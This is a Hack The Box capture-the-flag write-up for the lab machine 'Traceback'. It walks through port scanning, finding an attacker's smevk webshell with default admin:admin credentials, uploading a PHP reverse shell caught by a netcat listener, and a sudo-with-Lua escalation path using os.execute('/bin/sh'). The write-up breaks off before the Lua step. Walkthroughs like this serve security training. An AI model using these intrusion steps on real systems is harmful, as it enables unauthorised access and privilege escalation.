
Hack The Box - Traceback

Ryan Kozak



Traceback

OS:	🐧 Linux
Difficulty:	Easy
Points:	20
Release:	14 Mar 2020
IP:	10.10.10.181

2020-04-10

Contents

Introduction

Traceback is an easy level box. It's one of the first boxes on which I've been able to get user and root in one sitting. There's a little bit of OSINT and guess work involved in the initial foothold, and the user/root portions aren't too difficult at all. The theme of the box is that it has already been compromised by another hacker (Xh4H who authoried the box), and you seem to be retracing their steps while gaining user and root flags.

Information Gathering

Port Scan: Nmap


We begin our reconnaissance by running a port scan with Nmap, checking default scripts and testing for vulnerabilities.

```
root@kali:~# nmap -sVC 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 18:54 EDT
Nmap scan report for 10.10.10.181
Host is up (0.084s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
```

The only open ports on the machine are **22** and **80**. These are all we'll need to proceed through the rest of the box. so let's take a look at what's on the web port.

Port 80

Browsing to the website we can see that it’s been defaced, and apparently they’ve left a backdoor somewhere.



This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -


Figure 1: This site has been owned by Xh4H.

Looking at the source code of the defaced page we find an HTML comment that indicates this backdoor is a webshell of some sort.

```html
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

OSINT

After searching for *Xh4H* on Google, the first hit is a GitHub profile. Browsing through his repositories a bit there's one called Web-Shells which he's forked from another repository.



README.md	Initial commit	2 years ago
alfa3.php	Create alfa3.php	2 years ago
alfav3.0.1.php	Rename alfav3-encoded.php to alfav3.0.1.php	2 years ago
andela.php	Update andela.php	13 months ago
bloodsecv4.php	Create bloodsecv4.php	2 years ago
by.php	Create by.php	2 years ago
c99ud.php	Create c99ud.php	2 years ago
cmd.php	Create cmd.php	2 years ago
configkillerionkros.php	Create configkillerionkros.php	2 years ago
jspshell.jsp	Create jspshell.jsp	2 years ago
mini.php	Create mini.php	2 years ago
obfuscated-punknopass.php	Create obfuscated-punknopass.php	2 years ago
punk-nopass.php	Create punk-nopass.php	2 years ago
punkholic.php	Update punkholic.php	2 years ago
r57.php	Create r57.php	2 years ago
smevk.php	Create smevk.php	2 years ago
wso2.8.5.php	Create wso2.8.5.php	2 years ago

README.md

Web-Shells

Figure 2: Xh4H's Web-Shells repository.

There are 16 different shells in this repo, 15 of which are *php* shells.

Exploitation

Initial foothold

Trying each shell in the repository we eventually find that `http:10.10.10.181/smevk.php` is the backdoor. This is the second to last shell in the repository.





Figure 3: We found the backdoor, but it's closed.

There's a login page to `smevk`, but it turns out that the credentials are simply `admin`:`admin`. That was my first guess.



```
Uname        : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User         : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server       : Apache/2.4.29 (Ubuntu)
Useful       : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_si
Cwd          : /var/www/html/ drwxr-xr-x [ home ]
```

File manager

□ Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2019-08-24 03:42:53	root/root	drwxr-xr-x	R T
□ bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	R T E D
□ index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	R T E D
□ smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	R T E D

Copy >> index.php Add your Deface

Change dir: /var/www/html/ >>

Make dir: >> [Writeable]

Execute: >>

Read file: >>

Make file: >> [Writeable]

Upload file: Browse... No file selected. >> [Writeable]


SmEvK_PaThAn Shell v3 coded by Kashif Khan

Figure 4: We're in through the backdoor.

User Flag

I'm a n00b, so I haven't used many web shells besides `c99` and `p0wny`. As I explored the features of `smevk` I came to find some of them quite useful. The menu includes *Sec. Info*, *Files*, *Console*, *Bypasser*, *Safe Mode*, *String tools*, *Import Scripts*, *Network*, *Readable Dirs*, *Defacer*, *Code Injector*, *Domains*, and *logout button*. A lot of these features seemed neat but the only ones I really utilized are the file explorer and the file uploader.

Navigating directly to the `/home` directory we see two users `sysadmin` and `webadmin`.




```
Uname        : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User         : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server       : Apache/2.4.29 (Ubuntu)
Useful       : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
               pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_
Cwd          : /home/ drwxr-xr-x [ home ]
```

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2019-08-25 04:50:16	root/root	drwxr-xr-x	R T
□ [sysadmin]	dir	2020-03-16 03:53:51	sysadmin/sysadmin	drwxr-x---	R T
□ [webadmin]	dir	2020-04-10 10:36:34	webadmin/sysadmin	drwxr-x---	R T

Figure 5: The `/home` directory shows two users.

In this case we're logged in as `webadmin`, and don't have access to the `sysadmin` directory. The flag doesn't appear to be in our `/home/webadmin` directory, but other useful things definitely are (`note.txt` and `.bash_history`).




```
Uname        : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User         : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server       : Apache/2.4.29 (Ubuntu)
Useful       : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
               pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcnt
Cwd          : /home/webadmin/ drwxr-x--- [ home ]
```

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2019-08-25 08:34:59	root/root	drwxr-xr-x	R T
□ [.cache]	dir	2019-08-23 00:56:34	webadmin/webadmin	drwx------	R T
□ [.local]	dir	2019-08-24 06:08:49	webadmin/webadmin	drwxrwxr-x	R T
□ [.ssh]	dir	2020-02-27 06:29:49	webadmin/webadmin	drwxrwxr-x	R T
□ .bash_history	105 B	2020-03-16 04:03:15	webadmin/webadmin	-rw-------	R T E D
□ .bash_logout	220 B	2019-08-23 00:54:30	webadmin/webadmin	-rw-r--r--	R T E D
□ .bashrc	3.68 KB	2019-08-23 00:54:30	webadmin/webadmin	-rw-r--r--	R T E D
□ .luvit_history	1 B	2019-08-25 08:49:50	webadmin/webadmin	-rw-rw-r--	R T E D
□ .profile	807 B	2019-08-23 00:54:30	webadmin/webadmin	-rw-r--r--	R T E D
□ note.txt	122 B	2020-03-16 03:53:21	sysadmin/sysadmin	-rw-rw-r--	R T E D

Figure 6: Some interesting files in our home directory, but not flag.

Exploring the `note.txt` file we can see it mentions that there's Lua installed on the box for us to "practice" with.




```
Uname       : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User        : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server      : Apache/2.4.29 (Ubuntu)
Useful      : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
              pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsign
Cwd         : /home/webadmin/ drwxr-x--- [ home ]
```

File tools

```
Name: note.txt Size: 122 B Permission: -rw-rw-r-- Owner/Group: sysadmin/sysadmin
Create time: 2020-03-16 03:53:35 Access time: 2020-04-09 17:21:13 Modify time: 2020-03-16 03:53:21

[ View ] Highlight Download Hexdump Edit Chmod Rename Touch

- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

Figure 7: Contents of note.txt.

Initially I thought that the .bash_history may have been a spoiler left by another user. I realize now though that we're supposed to find it, and "trace back the steps" of the initial exploitation. .bash_history tells us very explicitly where Lua is, and how to execute it as the sysadmin user. We simply need to create the privesc.lua file ourself as it appears to have been removed after execution.




File tools

```
Name: .bash_history Size: 105 B Permission: -rw------- Owner/Group: webadmin/webadmin
Create time: 2020-03-16 04:03:17 Access time: 2020-03-16 04:03:17 Modify time: 2020-03-16 04:03:15

[ View ] Highlight Download Hexdump Edit Chmod Rename Touch

ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```

Figure 8: The contents of .bash_history are basically a guide to getting the user flag.

We need only to look at GTFO Bins Lua section to determine the syntax to launch a shell in Lua, something like os.execute("/bin/sh") will work.

To create our Lua script and launch it for a privilege escalation to sysadmin we're going to need a reverse shell on the machine. To do this we'll launch a netcat listener via nc -lvp 4444 and upload a php revers shell named x.php. Navigating to http:10.10.10.181/x.php with trigger the reverse shell to call back to us.



File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2019-08-24 03:42:53	root/root	drwxr-xr-x	R T
□ [vrc]	dir	2020-04-10 10:06:14	webadmin/webadmin	drwxr-xr-x	R T
□ bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	R T E D
□ bla223.php	5.55 KB	2020-04-10 11:08:44	webadmin/webadmin	-rw-r--r--	R T E D
□ index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	R T E D
□ php-reverse-shell.php	5.37 KB	2020-04-10 11:16:03	webadmin/webadmin	-rw-r--r--	R T E D
□ smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	R T E D

Change dir: /var/www/html/

Upload file: x.php

Figure 9: Uploading x.php, our reverse shell.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.38] from traceback.htb [10.10.10.181] 47416
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 11:44:37 up  1:45,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$
```

Once we've got the reverse shell going we'll create the Lua file next and execute it for privilege escalation to sysadmin.


```
